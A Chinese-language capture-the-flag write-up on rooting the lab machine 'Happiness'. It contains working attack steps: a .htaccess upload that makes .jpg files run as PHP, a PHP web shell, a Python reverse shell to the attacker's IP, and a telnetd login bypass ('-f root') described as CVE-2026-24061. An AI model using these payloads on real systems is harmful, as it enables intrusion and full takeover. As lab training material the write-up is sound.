Happiness-山然

1. 目标信息

- **靶机名称:** Happiness
- **难度**: easy
- **靶机IP:** 10.0.2.59
- **攻击机IP:** 10.0.2.50 (Kali Linux)
- **靶机地址：** https://maze-sec.com/

2. 信息收集

2.1端口扫描

开放21，22，80端口


```
└─# rustscan -a 10.0.2.59
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.0.2.59:21
Open 10.0.2.59:22
Open 10.0.2.59:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 09:00 EST
Initiating ARP Ping Scan at 09:00
Scanning 10.0.2.59 [1 port]
Completed ARP Ping Scan at 09:00, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:00
Scanning tmpfile.dsz (10.0.2.59) [3 ports]
Discovered open port 80/tcp on 10.0.2.59
Discovered open port 21/tcp on 10.0.2.59
Discovered open port 22/tcp on 10.0.2.59
Completed SYN Stealth Scan at 09:00, 0.02s elapsed (3 total ports)
Nmap scan report for tmpfile.dsz (10.0.2.59)
Host is up, received arp-response (0.00067s latency).
Scanned at 2026-01-24 09:00:54 EST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:82:1A:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

```
43
```

2.2目录扫描

直接扫描，并没有收获 通过ftp 获取域名 才能扫到

```
Plain Text
1  feroxbuster -u http://tmpfile.dsz/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -x json,php,txt,html -d 3 -C 503,404 --redirects --force-recursion
```



发现

http://tmpfile.dsz/index.php

http://tmpfile.dsz/uploads/

3. 漏洞利用

3.1ftp匿名登录

```
└─# ftp 10.0.2.59
Connected to 10.0.2.59.
220 Have fun!
Name (10.0.2.59:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25905|)
150 Here comes the directory listing.
-r--r--r--    1 0        0              20 Jan 22 12:27 readme.txt
226 Directory send OK.
ftp> get readme.txt
local: readme.txt remote: readme.txt
229 Entering Extended Passive Mode (|||22190|)
150 Opening BINARY mode data connection for readme.txt (20 bytes).
100% |***************************************************************************
226 Transfer complete.
20 bytes received in 00:00 (19.64 KiB/s)
ftp>
ftp>
zsh: suspended  ftp 10.0.2.59

┌──(root㉿kali)-[/range/Happiness]
└─# cat readme.txt
http://tmpfile.dsz/
```

加到/etc/hosts里面 然后再次目录扫描

发现 两个网站

http://tmpfile.dsz/index.php

http://tmpfile.dsz/uploads/

3.2文件上传漏洞

发现首页可以上传 `.htaccess` 的文件 内容为


Plain Text

```
AddType application/x-httpd-php .jpg
```

然后上传test1.jpg 内容为

Plain Text

```
<?php phpinfo(); ?>
<?php system($_GET["cmd"]);?>
```



页面显示 说明php代码被正常解析了

接下来反弹shell

Plain Text

```
1  http://tmpfile.dsz/uploads/test1.jpg?cmd=python3%20%20-c%20%27import%20socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.0.2.50%22,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(%22/bin/bash%22)%27
```

已提权至www-date用户

4.提权至Eecho用户

```
└─# nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.0.2.50] from tmpfile.dsz [10.0.2.59] 48466
www-data@Happiness:/var/www/html/uploads$ cd /opt
cd /opt
www-data@Happiness:/opt$ ls
ls
Eecho_pass.txt
www-data@Happiness:/opt$ cat Eecho_pass.txt
cat Eecho_pass.txt
Eecho:2VQzte2RBr8p8MuOA0Gw2Sum
www-data@Happiness:/opt$
```

在opt目录下得到用户密码 2VQzte2RBr8p8MuOA0Gw2Sum

稳定shell

Plain Text

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

5.提权至root用户

```
Eecho@Happiness:/opt$ ss -tlnup
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0              127.0.0.1:37            0.0.0.0:*
udp     UNCONN   0        0                0.0.0.0:68            0.0.0.0:*
udp     UNCONN   0        0              127.0.0.1:7             0.0.0.0:*
udp     UNCONN   0        0              127.0.0.1:9             0.0.0.0:*
udp     UNCONN   0        0              127.0.0.1:13            0.0.0.0:*
udp     UNCONN   0        0              127.0.0.1:19            0.0.0.0:*
tcp     LISTEN   0        10             127.0.0.1:37            0.0.0.0:*
tcp     LISTEN   0        10             127.0.0.1:7             0.0.0.0:*
tcp     LISTEN   0        10             127.0.0.1:9             0.0.0.0:*
tcp     LISTEN   0        10             127.0.0.1:13            0.0.0.0:*
tcp     LISTEN   0        10             127.0.0.1:19            0.0.0.0:*
tcp     LISTEN   0        32               0.0.0.0:21            0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        10             127.0.0.1:23            0.0.0.0:*
tcp     LISTEN   0        128                    *:80                  *:*
tcp     LISTEN   0        128                [::]:22               [::]:*
```

发现有 本地监听的 Telnet (Port 23)

尝试连接

直接telnet不行 需要加上busybox

```
 e      exit telnet
Eecho@Happiness:/opt$ telnet 127.0.0.1
bash: telnet: command not found
Eecho@Happiness:/opt$ busybox telnet 127.0.0.1

Entering character mode
Escape character is '^]'.


Linux 4.19.0-27-amd64 (localhost) (pts/2)

Happiness login:
```

这个界面 挺像刚刚爆出洞的telnet

先试一下poc

```
1  USER='-f root' busybox telnet -a 127.0.0.1
```

成功获取flag

```
Connection closed by foreign host
Eecho@Happiness:/opt$ USER='-f root' busybox telnet -a 127.0.0.1

Entering character mode
Escape character is '^]'.


Linux 4.19.0-27-amd64 (localhost) (pts/2)

Last login: Sat Jan 24 08:45:05 EST 2026 from localhost on pts/4
Linux Happiness 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Happiness:~# cat root.txt
flag{root-b52bb1635e544c3f968822ab6c7a745d}
```

漏洞基本信息

项目	内容

漏洞编号	CVE-2026-24061
漏洞名称	GNU Inetutils telnetd 远程代码执行漏洞
漏洞类型	远程代码执行（RCE）
漏洞等级	高危 / Critical
影响组件	inetutils-telnetd
影响版本	≤ 2.7（修复版本之前）
协议端口	TCP / 23
是否需要认证	否
是否可远程利用	是